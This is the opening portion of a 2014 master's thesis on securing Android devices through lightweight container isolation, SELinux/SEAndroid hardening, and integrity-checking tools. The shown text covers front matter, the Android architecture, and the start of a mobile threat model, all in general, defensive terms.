

**ANDROID HYPOVISORS: SECURING MOBILE DEVICES THROUGH
HIGH-PERFORMANCE, LIGHT-WEIGHT, SUBSYSTEM
ISOLATION WITH INTEGRITY CHECKING AND AUDITING
CAPABILITIES**

Neelima Krishnan

Thesis submitted to the faculty of the Virginia Polytechnic Institute and State University in
partial fulfillment of the requirements for the degree of

Master of Science

In

Computer Science and Applications

Joseph G. Tront, Co-chair

Thomas Charles Clancy, Co-chair

Randolph C. Marchany

Dennis Kafura

December 1, 2014

Blacksburg, VA

Keywords: Mobile Device, Light-Weight Virtualization, SE Linux, Security, Access Control,
System Policy, Android

© 2014 Neelima Krishnan

ANDROID HYPOVISORS: SECURING MOBILE DEVICES THROUGH HIGH-PERFORMANCE, LIGHT-WEIGHT, SUBSYSTEM ISOLATION WITH INTEGRITY CHECKING AND AUDITING CAPABILITIES

Neelima Krishnan

ABSTRACT

The cellphone turned 40 years old in 2013, and its evolution has been phenomenal in these 40 years. Its name has evolved from “cellphone” to “mobile phone” and “smartphone” to “mobile device.” Its transformation has been multi-dimensional in size, functionality, application, and the like. This transformation has allowed the mobile device to be utilized for casual use, personal use, and enterprise use. Usage is further driven by the availability of an enormous number of useful applications for easy download from application (App) markets. Casual download of a seemingly useful application from an untrusted source can cause immense security risks to personal data and any official data resident in the mobile device. Intruding malicious code can also enter the enterprise networks and create serious security challenges.

Thus, a mobile device architecture that supports secure multi-persona operation is strongly needed. The architecture should be able to prevent system intrusions and should be able to perform regular integrity checking and auditing. Since Android has the largest user base among mobile device operating systems (OS), the architecture presented here is implemented for Android. This thesis describes how an architecture named the “Android Hypovisor” has been developed and implemented successfully as part of this project work. The key contributions of the project work are:

1. Enhancement of kernel security
2. Incorporation of an embedded Linux distribution layer that supports Glibc/shared libraries so that open-source tools can be added easily
3. Integration of integrity checking and auditing tools (Intrusion Detection and Prevention System; IDPS)
4. Integration of container infrastructure to support multiple OS instances.

5. Analysis shows that the hypervisor increases memory usages by 40-50 MB. As the proposed OS is stripped down to support the embedded hypervisor, power consumption is only minimally increased.

This thesis describes how the implemented architecture secures mobile devices through high-performance, light-weight, subsystem isolation with integrity checking and auditing capabilities.

Acknowledgements

I thank all the people who have given valuable guidance and support in the successful completion of this research. First and foremost, I thank Dr. Joseph G. Tront for being my committee co-chair and for his unwavering support. I thank Dr. Charles Clancy for serving as the other committee co-chair and providing invaluable support. I also thank Professor Marchany, who convinced me to choose this area of research. In addition, I thank Dr. Dennis Kafura for teaching me the basics of cyber security and for being part of my thesis committee. I am also grateful and thankful to John P. Mechalas, from Intel Corporation, for being a great teacher, and constantly provide me with resources to build my career in Network Security.

The faculty and staff of the Electrical and Computer Engineering Department and the Computer Science and Applications Department have been great help to me over the last few years. I especially thank Dr. Bob McGwier, Dr. Ingrid Burbey, Stephen Groat, Michael Fowler, Sonya Rowe, and my teammate Seth Hitefield. I thank the Naval Postgraduate School and L-3 Communications National Security Solutions Center for funding the project and thereby providing me with such a wonderful opportunity.

None of this study and research would have been possible without the constant support and love of my parents, my in-laws, my children, and, most importantly, my husband, who has been my pillar of support. I am really thankful and happy to have you all in my life. You are a true blessing.

Table of Contents

ABSTRACT	ii
Acknowledgements	iv
Table of Figures	viii
List of Abbreviations	ix
Chapter 1 - Introduction	1
1.1 Thesis Statement.....	2
1.2 Thesis Contribution	4
1.3 Thesis Outline	5
Chapter 2 – Android Architecture	6
2.1 Introduction to Android Architecture.....	6
2.2 Android Security Mechanism	10
2.3 Android Software Architectural Evolution	11
2.4 Conclusion	12
Chapter 3 – Threat Modelling	13
3.1 Security Goals	14
3.2 Threat Model	15
3.3 The Threat Vector	15
3.4 Threat Surface.....	17
3.5 Conclusion	20
Chapter 4 – Threat Surface Shrinkage	21
4.1 SELinux Overview	21
4.2 Threat Surface Shrinkage using SELinux	22
4.3 SEAndroid	23
4.4 Case Study: DroidDream and RageAgainstTheCage.....	24
4.5 Architectural Evolution.....	31
4.6 Conclusion	32
Chapter 5 - Threat Detection and Remediation	33
5.1 Intrusion Detection/Prevention.....	33
5.2 Filesystem Integrity	34
5.3 Network Integrity	35
5.4 Architectural Evolution.....	36

5.5 Conclusion	37
Chapter 6 - Concept Building	39
6.1 Cold-swap Methodology	39
6.2 Need for a New Approach	40
6.3 Virtualization Concept.....	41
6.4 Hot-swap Methodology – Android Hypovisor.....	42
6.5 Previous Work.....	45
6.6 Conclusion	47
Chapter 7 - Android Hypovisor Implementation	48
7.1 Container Infrastructure	48
7.2 Security Enhanced Android (SEAndroid) Kernel.....	52
7.3 Integrity Checking and Auditing Systems.....	57
7.4 Conclusion	65
Chapter 8 – Outcome Analysis.....	66
8.1 Outcome Analysis.....	66
8.2 Quantitative Analysis.....	67
8.3 Key Achievements.....	69
8.4 Limitation.....	70
8.5 Conclusion	71
Chapter 9 – Hardware Emulation Support.....	72
9.1 VNC Implementation.....	72
9.2 Alternate Kernel and Embedded Linux Distribution.....	74
9.3 Android Instances on QEMU	78
9.4 Conclusion	81
Chapter 10 - Conclusion.....	82
10.1 Summary of Achievements.....	82
Bibliography	84
APPENDIX – A – Instructions to build Angstrom for Hypovisor host	91
APPENDIX – B – Instructions to compile AOSP.....	92
APPENDIX – C – Implementation of Container Infrastructure.....	93
APPENDIX – D – Instructions to add SELinux support to stock Android.....	98
APPENDIX – E – Instructions to cross-compile Tripwire.....	101
APPENDIX – F – Instructions to cross compile AIDE	104

APPENDIX – G – Instruction to cross compile tools for ARM architecture	107
APPENDIX – H – Instructions to cross compile SNORT.....	108
APPENDIX – I – Instruction to build and test Linaro distribution	110
APPENDIX – J – Instructions to create virtual driver in Android environment	116
APPENDIX – K – Instructions to implement Cold Swap.....	120
APPENDIX – L – Instructions to ping one container from other	125
APPENDIX – M – Instructions to gain “root” in a virtual environment	128

Table of Figures

Figure 1: Android OS Stack.....	6
Figure 2: Android v/s Linux kernel	7
Figure 3: Embedded Linux distribution integrated into the architecture	11
Figure 4: Human threat surface - Being a threat to “self”, www.bitstrips.com, 2014. Used under fair use, 2014.....	20
Figure 5: App trying to identify GPS location, without explicitly requesting in Manifest.XML	26
Figure 6: Source code of App collecting IMEI and IMSI number	27
Figure 7: Source code showing creation of a file to implement root exploit.....	28
Figure 8: "vim" on Android adb showing RageAgainststheCage source code snippet	28
Figure 9: Figure showing an alarm is set after the calender event is added to device.....	29
Figure 10: Code snippet showing communication with an external IP	29
Figure 11: Source code snippet showing /system being remounted as read-write	30
Figure 12: Further analysis showing initialization of events to access contacts, make calls, and access videos, music, and browser contents	30
Figure 13: Security policy incorporated into Android stack.....	31
Figure 14: Integrating SEAndroid patches to kernel	32
Figure 15: Integrating and auditing system architecture.....	37
Figure 16: Final evolved architecture	38
Figure 17: Proposed hypovisor architecture	43
Figure 18: Process hierarchy showing Android hypovisor namespace.	52
Figure 19: Integration of SELinux onto AOSP Android stack	54
Figure 20: Usage of setool to write policies	55
Figure 21: MAC policy.....	56
Figure 22: Denying specific permission using setool	57
Figure 23: Detection of filesystem change	63
Figure 24: SNORT Rule processing flow	64
Figure 25: lxc-info showing two personas coexisting	74
Figure 26: Anomalies in Hypovisor boot running on a Pandaboard	78
Figure 27: Containers 1 and 2, www.google.com, 2014, Used under fair use, 2014	81

List of Abbreviations

ACL	Access Control List
AES	Advanced Encryption Standard
AIDE	Advanced Intrusion Detection Environment
AOSP	Android Open Source Project
API	Application Programming Interface
App	Application
BSD	Berkeley Software Distribution
CIA	Confidentiality, Integrity and Availability
DoS	Denial Of Service
FIM	File Integrity Monitoring
GID	Group ID
GNU	GNU's Not Unix
GnuPG	GNU Privacy Guard
GPS	Global Positioning System
GPU	Graphics Processing Unit
HDMI	High Definition Multimedia Interface
HTML	Hyper Text Markup Language
I/O	Input/Output
ICMP	Internet Control Message Protocol
IDPS	Intrusion Detection and Prevention System
IDS	Intrusion Detection System
IMEI	International Mobile Station Equipment Identity
IMSI	International Mobile Subscriber Identity
IPS	Intrusion Prevention System
JVM	Java Virtual Machine
KVM	Kernel-based Virtual Machine
LXC	Linux Container
MAC	Mandatory Access Control
NSA	National Security Agency
OHA	Open Handset Alliance
OMAP	Open Multimedia Applications Platform
OS	Operating System
OWASP	Open Web Application Security Project
PDA	Personal Digital Assistant
PIM	Personal Information Management
PMIC	Power Management IC
PoC	Proof Of Concept

QEMU	Quick EMUlator
RIM	Research In Motion
SDK	Software Development Kit
SEAndroid	Security Enhanced Android
SELinux	Security Enhanced Linux
SSH	Secure Shell
UID	User ID
UWB	Ultra Wideband
VM	Virtual Machine
VNC	Virtual Network Computing
WLAN	Wireless Local Area Network
WPAN	Wireless Personal Area Network

Chapter 1 - Introduction

Mobile devices are small, highly portable computing devices first introduced and demonstrated by John F. Mitchell and Dr. Martin Cooper of Motorola in 1973 (1). Early mobile phones were used only for making phone calls. They were designed for a specific application or task, while today these devices have become multifunctional. This desired versatility of mobile devices is achieved through the OS stack, which allows users to install additional software, configure network connectivity, and increase processing and storage capabilities (2).

Smartphones became popular in the early 2000s. The transition has been gradual from the initial hiccups to today's smart models, and the most notable early smart platform was the Symbian OS (3), which was popular in Europe and Asia. The American smartphone market was dominated by Research in Motion's (RIM's) BlackBerry handset, which was tailored for business users. During the initial years, the platform's primary focus on pervasive access, emails, social networking sites, and personal information management (PIM) (4) did not appeal widely to the personal user. Today, the ease of use by individuals is the most sought out feature. A variety of applications can be downloaded from marketplaces, like Apple's App Store (for iPhones) and Android's Google Play (for Android phones), to meet user demands. On the consumer front, marketplaces have simplified the discovery, purchase, and installation of applications (5).

While these mobile devices enhance connectivity and productivity, they also introduce a new range of security challenges to enterprise networks, personal networks, and broadly to the Internet. Many enterprises rely heavily on secure end points for the security of their entire network. These mobile devices lack the required protection controls to operate securely in a variety of sensitive domains. Many standard smartphone applications have sensors that acquire personal information from the device database or the mobile device's sensors. An example is the Weather Channel application that uses the phone's geographic location to report current and upcoming weather. Even though this process is a perfectly normal scenario, it carries with it a potential privacy breach. At times, the collected information extends beyond simple environmental data from hardware sensors (6) and may include the user's browser search history,

social networking details, etc. In addition, sensitive personal information that is stored in the mobile device constantly travels with the user. Further, the device connects to “unknown” wireless networks and also runs applications from unknown developers.

The origins of various applications are a reason for concern. No authoritarian methods exist to monitor applications uploaded in marketplaces, which makes a device easily exploitable. The risk factor increases due to the simplicity of the platform application programming interfaces (APIs), market interfaces, and the lack of quality control measures imposed while developing applications. This situation poses serious security challenges to smartphones with all types of OSs and points out a strong need to tackle this challenge effectively. The focus of this thesis is the Android OS because it has the largest market share among mobile smartphone OSs, and its open-source nature allows easier experimentation than a variety of its competitors.

In addition, Android is unique in that it is based on a community-driven, open-source project. Though Android is very popular, applications in the marketplace are not monitored for any vulnerability. Anyone can develop an application and submit it in Google Play. These applications may contain malicious functions, which are not likely to be audited or blocked at the source. Essentially, the user must determine if an application is safe and from a reliable source. Most users fear security breaches and do not download genuine, trustworthy applications. Herein lies the need for a “secure-in-depth” smartphone with a dual personality – (1) the user can download and install any desired application from the marketplace, (2) the user can store his private data and downloaded applications securely. Information must exist in a high-performance, light-weight environment whose integrity is checked regularly.

1.1 Thesis Statement

The idea that application marketplaces can completely eliminate malicious and dangerous applications before distribution is a misconception (5). The application management facility of the Android OS does have a procedure for controlling malicious applications. If a malware is detected, its distribution can be halted. The marketplace can then launch “kill switches,” thereby removing malicious applications from deployment in phone handsets (6). Unfortunately, the marketplace does not provide total security. Ultimate security is left with the OS stack at the user

end. Each user has an idea of what an application is capable of doing and what privileges the application should be assigned. Developers submit thousands of applications to the marketplace each month, and analyzing each application is logistically impractical.

The security level in smartphones is determined by the consent of the user. Each application is assigned a set of permissions that describe what information and resources the application may access. The authority to grant or deny these requests lies in the hands of the user, thereby effectively moving security decisions from the marketplace to the handset, where appropriate levels of the permission are available.

Huge numbers of applications are being launched every day in the App marketplace, and it is quite difficult to “sanitize” each one of them at the source (Android Marketplace) (5). Even if the security level is boosted, malicious coders will find newer ways to circumvent this “sanitation” attempt, on a continuous basis. On the other hand, if malicious applications gain undue permissions, they can easily intrude into mobile phones, assign greater privileges for themselves, and modify/delete/hijack personal data and send them to unsafe remote locations.

Key questions this thesis seeks to answer while focusing on mobile device security are as follows:

1. How to prevent malicious attackers from gaining unauthorized root access.
2. If they succeed and they access the filesystem,
 - a. how to identify when malicious software makes changes,
 - b. how to identify if and when malicious software communicates critical data from the mobile to the external world.
3. How to identify unauthorized access (point 2 above) using ready-made tools.
4. If they succeed, methods that should be implemented to halt access and modification of the filesystem.
5. How to successfully implement all the above four points
 - a. to exist in the same mobile device in two different states,
 - b. to co-exist in the same mobile device simultaneously.

The answers to the above questions should not result in an overload on the embedded device. A wide variety of research, development, and commercial products seek to address the issues related to security in a smartphone in varying contexts and not in a cohesive manner. A key feature of such a cohesive solution will be a multiple persona “secure-in-depth” environment in smartphones. In this environment, in one persona, the mobile phone user can enjoy with some security the applications that are downloaded from the marketplace. In a different persona, the user can run mission critical applications efficiently with security further enhanced.

The goal of this research, thus, is to develop an innovative system architecture for Android mobile devices that provides high-performance, light-weight subsystem isolation with integrity checking and auditing for enhancing security, particularly with respect to the current memory and power constraints of these devices.

1.2 Thesis Contribution

The key contribution of this thesis work is the conceptualization and implementation of an Android hypovisor. A hypovisor, as conceived, is a light-weight virtualization technology that works “below” (hypo) the OS level, creating distinct and isolated environments for executing applications. It differs from a hypervisor, which works “above” (hyper) hardware as hardware virtualization of a computing machine for running different OSs. The operation of the hypovisor is explained in detail in Chapter 6, and implementation details are given in Chapter 7.

The system architecture was developed through extensive study of contemporary research, products, and projects. An Android hypovisor that secures mobile devices through high-performance, light-weight subsystem isolation with integrity checking and auditing capabilities has been implemented with the following successful contributions:

1. enhancement of kernel security
2. incorporation of embedded Linux distribution layer that supports Glibc/shared libraries so that open-source tools can be added easily
3. integration of integrity checking and auditing tools [IDPS]
4. integration of container infrastructure to support multiple OS instances

The system architecture based on the Cells project (7) supports multi-persona scenarios where simultaneous instances of Android in parallel containers are able to operate securely on a single device. Android kernel security is initially enhanced using Security Enhanced Linux (SELinux) policies and further extended with SEAndroid (8).

1.3 Thesis Outline

The remainder of this thesis is organized as follows. Chapter 2 describes the Android OS architecture and the current security model. Chapter 3 provides information on the mobile device threat model. Chapter 4 details the security controls implemented. Chapter 5 discusses threat detection and remediation. Chapter 6 focuses on describing how concepts for implementation were established. Chapter 7 gives the details of the implemented architecture of the Android hypervisor. Chapter 8 describes the implementation outcome evaluation. Chapter 9 gives a brief overview of further investigations carried out to implement the switching of the profile, with respect to frame buffer and device access. Chapter 10 summarizes and concludes the thesis.

Chapter 2 – Android Architecture

Android is a Linux-based, software stack for mobile devices that integrates an OS, middleware, and key applications designed originally for smartphones and tablets (2). Google acquired Android Inc. in 2005, entering the “mobile space” and thereby setting off a new era in mobile computing.

2.1 Introduction to Android Architecture

The major components of the Android OS stack are described in Figure 1. Each layer is described in detail in the ensuing subsections.




Figure 1: Android OS Stack

Layer 1: Linux Kernel. The Android kernel is built on an extremely powerful Linux kernel (9), with some additional architectural changes made by Google. This layer contains all the essential drivers for communication with hardware, and it also provides core functionality such as

memory management, process management, networking, security settings, and power management.

The Android kernel is directly derived from Linux. Robert Love, an engineer from Google, indicated that the Android OS has an “almost” Linux kernel, *but with a user-space unlike that of any other UNIX system* (10). Changes introduced in the Linux kernel as it transitioned to become the Android OS include the addition of (1) Android shared memory -- ashmem, (2) binder for inter-process communication, (3) paranoid networking to restrict network input/output (I/O) for certain processes, (4) viking killer (Android’s “kill the least recently used process” logic under low memory conditions), and (5) Wakelocks (Android’s effective power management solution in which the default state of the device is sleep) (10). Figure 2 depicts the primary differences between the Android OS and the Linux 2.6 operating environment.




Figure 2: Android v/s Linux kernel

The Java abstraction layer implementation in Android is different (11) from that of Linux. As depicted in Figure 2, Android applications are further removed from the actual kernel than the applications in Linux, thus providing more protection to the kernel. Android applications have a

longer code path down into the OS layer. The core of Linux applications is developed in C and C++; hence, C and C++ codes represent the dominant Linux application environment. In Linux, the user applications have direct kernel access via the libraries and the system call subsystem, which is not the case with Android (see Fig. 2) (12). In the Android OS, the kernel is hidden deep in the Android operating environment. Under Linux, the "make" process for (C, C++) applications can directly be optimized via special compiler flags, further boosting application performance (12). Linux natively incorporates a highly sophisticated infrastructure of C libraries and development tools. These libraries are not native to Android.

Layer 2: Libraries. The native libraries layer enables the mobile device to handle different types of data (9). The libraries are developed with C or the C++ language and are device specific. Native libraries include the libraries that support graphics and database management and are discussed briefly below. Surface manager (9) is a native library used for compositing window manager with off-screen buffering. Other native libraries include media framework, SQLite, OpenGL, Bionic, etc. A media framework (9) provides different media codecs that allow recording and playback of different types of media formats.

The database engine used in Android is SQLite. The open graphics library is a multiplatform API used for rendering 2D and 3D graphic images (13). This library usually interacts with the Graphics Processing Unit (GPU) to achieve hardware-accelerated rendering. Bionic libc (system C libraries) is derived from the Berkeley Software Distribution (BSD) standard C library code developed by Google for their Android OS. Bionic still implements several significant Linux-specific features and development codes independent of other code bases. Support for displaying Hyper Text Markup Language (HTML) content is offered by the browser engine (14). It uses the support of the web kit library, which is the same library used in browsers like Google chrome browser, Safari, and the iPhone browser.

Layer 3: Runtime. The Android runtime layer has the Dalvik virtual machine (Dalvik VM) and core Java libraries. Dalvik VM (9) is a type of Java virtual machine (JVM). Dalvik VMs are used for running applications efficiently in low power and memory usage environments. The Dalvik VMs use a registry-based architecture, where the operands in an operation are stored in the

registries of the CPU. All instructions need to contain the addresses of the operands. Unlike the JVM, the Dalvik VM does not run ".class" files; instead it runs ".dex" files. The Dalvik VM allows multiple instances of the VM to be created and run simultaneously. These virtual instances are isolated from each other, thereby providing security, memory management, and multi-threading support. They are optimized for low memory utilization. The core Java libraries (14) provide most of the functionalities specified in the Java SE libraries.

Layer 4: Application Framework. The application framework layer provides a high-level building block that can be used to create applications. The applications directly interact with these blocks (9). These programs manage the indispensable features of a mobile phone, such as resource management and voice call management. Activity manager (9) manages and monitors the activity life cycle of all applications. Content providers (14) manage data sharing between applications, thus providing content to applications. Telephone manager manages all voice calls (15) by determining the phone state, the services enabled, and by accessing subscriber information. Location manager (14) implements location management by using Global Positioning System (GPS) or the cell tower, thus allowing applications to obtain periodic updates of the device's geographical location. Resource manager (9) manages the various types of resources that are used in Android applications, thereby ensuring that no conflicts occur during resource sharing.

Layer 5: Application. Applications and widgets are in the top most layer in the Android architecture. The main difference between applications and widgets is that applications are shortcuts to programs and they run when called (9). On the other hand, a widget, used for displaying time, date, or the weather, is a program that works continuously.

2.2 Android Security Mechanism

Millions of applications are available for users in Google Play [Android's marketplace]. Google has a set of security measures that imposes protection for users who download applications. In this section, the current Android security model that ensures some level of security is briefly discussed (16).

In the application layer, extensive security measures are implemented in the form of Android permissions and digitally signed applications. Each application comes with a set of explicitly requested permissions in its manifest file, which is required by the application for its proper operation. A user can either grant all permissions and install the application or can deny all by choosing not to install. This is known as the permission based model (16). Once permission is granted to install, the developer digitally signs each application by using a private key, thereby ensuring authentication for the application. Any modification by a third party can be easily identified with a change in digital signature. A trust-based relationship is developed between applications (16). In the application framework layer, the permissions requested by applications are enforced. Specific services in this layer will ensure that permissions are granted. A permission validation mechanism is called, which will initiate the process of checking to determine if an application is allowed to access resources.

In the Android runtime layer, VM isolation is implemented. Each application is executed in its own Dalvik VM, separated by logical sandboxes, which ensures isolation. In the Linux kernel layer access control, security is ensured by the implementation of discretionary access control. This model associates each file with an owner (an application) and a group. This model also allows the owner to allocate access rights (read, write, execute) on each file to the owner (User ID; UID) and the owner's group (Group ID; GID). This mechanism ensures application sandboxing, that is, each application has a UID and has access to a particular set of resources. The access by an owner or group to specific resources is granted if permission is explicitly requested by the application.

2.3 Android Software Architectural Evolution

Android has neither a native X-Windows setup nor does it support the standard GNU's Not UNIX (GNU) libraries (16). Hence, it is a daunting task to port any existing GNU/Linux application or library to Android. As mentioned earlier, Android uses a unique C library called bionic instead of the standard Glibc library. Bionic is not compatible with Glibc (16). Thus, the Android system is not a typical GNU-based Linux distribution like Ubuntu or Fedora. Since Android uses its own custom bionic libc and Dalvik JVM, it is very complicated to port existing open-source security tools onto Android as a host system. It is important to restructure the Android OS stack with access to the GNU library. Likewise, the use of a custom embedded system reduces both the retention and storage overhead of the implanted device. Hence, after thorough study and analysis, a novel architecture with embedded Linux distribution supporting Glibc and other shared libraries at Layer 2 was designed while still keeping the Android kernel intact. The proposed system architecture for the project is depicted in Figure 3.




Figure 3: Embedded Linux distribution integrated into the architecture

2.4 Conclusion

Android has a powerful Linux kernel at its heart that enforces mandatory software sandboxes for all applications. The OS is "open source," which enables users to add their own features to the kernel. Android implements traditional OS security controls, thereby ensuring security. This system includes protecting user data as well as protecting system resources, including networking while at the same time providing application isolation and secure inter-process communications. These inherent security features, as well as its easy innovative adaptability that allows the programmer to add individual features, are being utilized in this project to develop basic system architecture as shown in Figure 3.

Chapter 3 – Threat Modelling

In this chapter, security risks involved in the use of a mobile device are discussed. Security issues of mobile devices are different from the security issues of personal computers and servers. Mobile applications encounter identical security threats found in traditional platforms and much more. These threats may have new implications on the mobile platform (17) similar to those caused by HTML interfaces (17), SQL injection (18), and buffer overflow (19). Threats also imply that the privacy of local data, such as contacts, emails, browser history, and, in some cases, credit card information (from mobile banking applications) in the device is threatened (20).

Certain key aspects distinguish smartphone security from personal computer security. One of the main threats in a smartphone world is the phone being stolen or easily misplaced. If the phone contains sensitive data, like account numbers and passwords, the user may be subject to “data theft.” Another threat faced by smartphones is increased connectivity to data networks. The availability of 802.11 wireless local area networks (WLANs), high speed broadband data access (3G, WiMAX), virtual private networks, and exchange server integration allow users to stay constantly connected to the Internet everywhere, i.e., at home, at work, and in public places. This can become a privacy issue as the location of data can be tracked using GPS. The location of data can also be tracked by monitoring which network access points the phone connects to. Some games that users play require the scores to be transmitted. Malicious game applications might transmit other details like International Mobile Station Equipment Identity (IMEI) number along with score details. The IMEI number is used to uniquely identify a phone. If this number reaches the wrong hands, this unique identity can be misused.

Malware and trojans can be injected into a corporate environment from mobile devices. Today’s smartphones are a combination of many devices that combine different functional technology devices like Personal Digital Assistant (PDA), cellular phone, music player, movie player, digital camera, alarm clock, and e-books, to name a few. Every application one adds to the phone adds a new potential vulnerability. Thus, mobile devices face a host of security threats that need to be

tackled comprehensively. In order to achieve this goal, threat scenarios have to be identified clearly.

3.1 Security Goals

A threat model identifies the hazards a system is exposed to, the assets to be protected, the characteristics of the attackers, and the possible attack vectors. In principle, the security of smartphone devices deals with the same issues that conventional computer security deals with i.e., confidentiality, integrity, and availability (CIA) (20).

- 1. Confidentiality** means privacy. One prominent attack mode is data theft, which falls into two subcategories. One is defined as attacks against transient information and the other against static information. Transient information includes the phone's location, its power usage, and other data (that keeps changing) that the device does not normally record. Static information is the local data stored in a device, like contacts, emails, and browser history.
- 2. Integrity** deals with who is allowed to modify or use a certain resource. Attack vector includes phone hijacking -- downloading an application that acquires root user permissions, thereby enabling it to modify data on the mobile phone is an example. Some malware might attempt to use the victim's phone resources, thereby hijacking many services. For example, the mosquito virus (21), which is a trojan, embeds itself in a mobile game application and sends SMS to the company that developed the game.
